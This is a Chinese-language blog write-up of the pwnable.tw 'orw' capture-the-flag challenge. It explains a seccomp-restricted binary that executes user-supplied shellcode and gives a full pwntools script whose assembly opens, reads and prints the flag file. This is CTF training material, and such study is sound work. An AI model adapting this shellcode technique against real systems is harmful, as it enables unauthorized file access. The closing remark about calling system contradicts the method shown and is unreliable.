Pwnable.tw orw [Writeup]

原创

c01dkit 于 2021-02-18 23:04:38 发布 185 收藏

分类专栏： pwn 文章标签： pwn


更多writeup将更新于个人博客，随缘同步到CSDN，如有需要，请移步此处

题源

https://pwnable.tw/challenge/#2

题解

先看一下安全保护情况



再IDA一下源码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  orw_seccomp();
  printf("Give my your shellcode:");
  read(0, &shellcode, 0xC8u);
  ((void (*)(void))shellcode)();
  return 0;
}
```

其中seccomp是一个开启内核system call保护的函数。通过这一函数可以划定程序准许用户态调用的系统函数，相当于划定白名单，即题目所言【仅开启了open、write、read】。

简单分析函数可知，该程序直接执行了用户输入的shellcode。结合题目意思，可以使用open函数打开flag文件，然后read读出文件内容，最后write输出到控制台。

使用的python程序如下：


```
from pwn import *
context(arch='i386',os='linux')
#context(log_level='debug')
io = remote('chall.pwnable.tw',10001)
open_code = '''
mov eax, 0x5;
push 0x00006761;
push 0x6c662f77;
push 0x726f2f65;
push 0x6d6f682f;
mov ebx,esp;
xor ecx,ecx;
xor edx,edx;
int 0x80;
'''
read_code = '''
mov ecx, ebx;
mov ebx, eax;
mov eax, 0x3;
mov edx, 0x60;
int 0x80;
'''
write_code = '''
mov eax, 0x4;
mov ebx, 0x1;
int 0x80;
'''
payload = asm(open_code+read_code+write_code)
io.recvuntil(':')
io.send(payload)
io.interactive()

"""
import binascii
b = list(r'/home/orw/flag')
b.reverse()
a = ''.join(b)
print(binascii.hexlify(a.encode()))
->b'67616c662f77726f2f656d6f682f'
"""
```

需要注意的几个细节：

- line7-10：字符串的压栈方式比较特殊，见总结处的分析
- line11：使用压栈结束后的esp直接作为ebx值，作为文件名指针
- line17：直接把原来的文件名指针当做read使用的缓冲区指针了
- line18：open函数结束后返回最小的未被使用的文件描述符，存放在eax中，这一值也是read中ebx所需要的
- line20：随便指定了一个缓冲区长度，只要大于flag长度即可
- line25：标准输出使用的文件描述符为1

运行结果：



总结

本题的exploit难度不高，重点在于找好思路。dump看汇编代码时一堆一堆极其繁琐，但不需要精读其内容。这一题直接看反编译结果，seccomp通过搜索了解函数功能即可。在观察到直接执行用户输入的shellcode后，直接调用system函数。通过本题应该学会：

- sys_open、sys_write、sys_read三个函数的传参方式、参数意义
- 字符串入栈细节：先四字节对齐、补零，然后从后向前每4个字节一次push
- 使用python的binascii.hexlify可以快速将字符串转为十六进制

参考资料

1. seccomp相关说明
2. linux/x86 32bit系统调用表